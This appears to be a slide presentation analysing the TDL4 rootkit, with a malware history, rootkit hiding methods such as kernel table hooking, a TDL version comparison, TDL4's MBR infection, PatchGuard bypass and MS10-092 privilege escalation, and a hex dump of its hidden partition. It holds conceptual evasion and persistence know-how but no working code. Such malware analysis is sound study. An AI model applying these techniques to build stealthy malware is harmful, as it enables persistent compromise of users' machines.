



# TDL 4

A Sophisticated Fraudster's Rootkit



## Agenda

- What are rootkits?
- TDL4
- System Infection
- Anti-rootkits
- Conclusion



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*A rootkit is*


“A set of programs and code that allows a permanent or consistent, undetectable presence on a computer” [1]



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**Theories for self-replicating programs are created**

**First Apple virus found "in the wild"**

- Spreads through pirated computer games

**Boot sector Virus**

- command com infector

**Polymorphic Virus**

- toolkits for creating viruses become available online

**Macro Virus  
Java infectors**

**Chernobyl**  
-destructive viruses that destroy data on certain dates

**Melissa**

-Email spammer  
- uses MS Word documents

**ILoveYou virus**

Sends via email

**Slammer Worm**

- fastest spreading worm to date; infecting 75,000 computers in approximately ten minutes

**Conficker Worm**

- Most number of computers infected since Slammer in 2003

**TDL**

**Stuxnet**  
**Rustock**  
**Trojans**  
**Mobile trojans**





*An exponential growth on malware technology throughout the years.*





Rootkits are gaining popularity...



Experts in the security industry have seen how rootkits rose and continue to advance in its level of sophistication.



Data from <http://www.securelist.com/en/analysis/168740859/>





In fact, there is no reason for them not to...

As rootkits provides the most basic yet most effective feature a malware needs...

*Stealth*

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## How they avoid detection

- Replacing / Modifying system files
- Modification of internal Windows structures
- Direct Kernel Object Manipulation
- Memory hooking (Shadow Walker)



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
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# Commonly “hooked” system tables


- SSDT – System Service Dispatch Table
- IDT – Interrupt Descriptor Table
- GDT – Global Descriptor Table








Normal Behaviour





Compromised



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## *TDL 4*

“One of the stealthiest rootkit in the wild”

“Uses sophisticated techniques to avoid detection”

“32bit and 64bit support”

“Owns a very large botnet”

“Continuously evolving”

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## Evolution of TDL

	TDL1	TDL2	TDL3	TDL4
RC4 encryption	no	no	YES	YES
Hooked Functions	NtFlushInstructionCache NtEnumerateKey PsLoadedModuleList	IoCallDriver IoCompleteRequest NtSaveKey NtQueryValueKey	AddPrintProcessor AddPrintProvider	AddPrintProvider ZwConnectPort
Encrypted File System	no	no	YES	YES
Priveledge Escalation	no	no	no	YES
64 bit support	no	no	no	YES
Overwriting of MBR	no	no	no	YES
Complexity (1-5)	2	2	3	4

Hiding of TDL Registries  
Hiding of TDL Files  
Hiding TCP ports  
Process injection





## Key Features of TDL4

- Bypasses Windows *PatchGuard* for 64bit mode support
- Exploits MS10-092 for privilege escalation
- Infects the MBR to ensure survivability upon reboot
- Loaded before the operating system can initialize
- Hiding the critical files & registry keys it uses
- Creates own file system to store rootkit components
- Injecting malicious code into system driver
- Disables kernel debugger to avoid being debugged
- Uses a watchdog to guard the system
- Able to re-infect if a discrepancy is found

### **MS10-092**

*Task Scheduler Vulnerability that could allow for elevation of privilege*

Task Scheduler improperly validates whether scheduled tasks run within the intended security context

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Requires SslRed  
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
```

00000000: 43 44 00 00-00 00 63 66-67 2E 69 6E-69 00 00 00 0D   cfg.ini
00000010: 00 00 00 00-00 00 92 01-00 00 01 00-00 00 3A E2   T0 @ :r
00000020: 40 3A 98 53-CB 01 6D 62-72 00 00 00-00 00 00 00   e:WSrr@nbr
00000030: 00 00 00 00-00 00 00 02-00 00 02 00-00 00 EE A6   @ @ юк
00000040: 45 3A 98 53-CB 01 62 63-6B 66 67 2E-74 6D 70 00   E:WSrr@bckfg.tmp
00000050: 00 00 00 00-00 00 0F 01-00 00 04 00-00 00 A2 6B   *0  bk
00000060: 4A 3A 98 53-CB 01 63 6D-64 2E 64 6C-6C 00 00 00   J:WSrr@cmd.dll
00000070: 00 00 00 00-00 00 00 5C-00 00 05 00-00 00 56 30   \  U0
00000080: 4F 3A 98 53-CB 01 6C 64-72 31 36 00-00 00 00 00   O:WSrr@ldr16
00000090: 00 00 00 00-00 00 C9 03-00 00 34 00-00 00 04 AA   r 4  k
000000A0: AD 3B 98 53-CB 01 6C 64-72 33 32 00-00 00 00 00   H;WSrr@ldr32
000000B0: 00 00 00 00-00 00 3E 0C-00 00 36 00-00 00 E2 E3   > 6  ry
000000C0: C7 3B 98 53-CB 01 6C 64-72 36 34 00-00 00 00 00   ||;WSrr@ldr64
000000D0: 00 00 00 00-00 00 48 0E-00 00 3D 00-00 00 00 00   E
000000E0: 27 3C 98 53-CB 01 64 72-76 36 34 00-00 00 00 00
000000F0: 00 00 00 00-00 00 EC 5D-00 00 45 00-00 00 00 00
00000100: 9E 3C 98 53-CB 01 63 6D-64 36 34 2E-64 6C
00000110: 00 00 00 00-00 00 00 30-00 00 75 00-00 00 00 00
00000120: A4 40 98 53-CB 01 64 72-76 33 32 00-00 00 00 00
00000130: 00 00 00 00-00 00 00 76-00 00 8E 00-00 00 00 00
00000140: 85 43 98 53-CB 01 00 00-00 00 00 00-00 00 00 00
00000150: 00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00

```

Hex view of the last sector of an infected hard disk

- creates a hidden and encrypted(RC4 algorithm) partition in the last sector of the hard disk
- Using its own file system, it saves other rootkit components and the original MBR for later use.





## TDL4 components

Module	Description
mbr	Original MBR of infected system
ldr16	16bit real mode loader code
ldr32	fake kdcom.dll for 32 bit systems
ldr64	fake kdcom.dll for 64 bit systems
drv32	rootkit driver for 32 bit systems
drv64	rootkit driver for 64 bit systems
cmd.dll	payload for 32 bit processes
cmd64.dll	payload for 64 bit processes
cfg.ini	configuration
bckfg.tmp	encrypted list of C&C URLs

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
System Infection

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




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*Displays the little dialog message box requesting administrative rights*



## 64bit, Improved defence?


- Code Integrity Policy prevents unsigned kernel-mode drivers on loading
- Windows *PatchGuard* protects modification of
  - SSDT System Service Dispatch Table
  - IDT Interrupt Descriptor Table
  - Global Descriptor Table
  - Patching codes on kernel



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*Infecting 64bit systems*

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


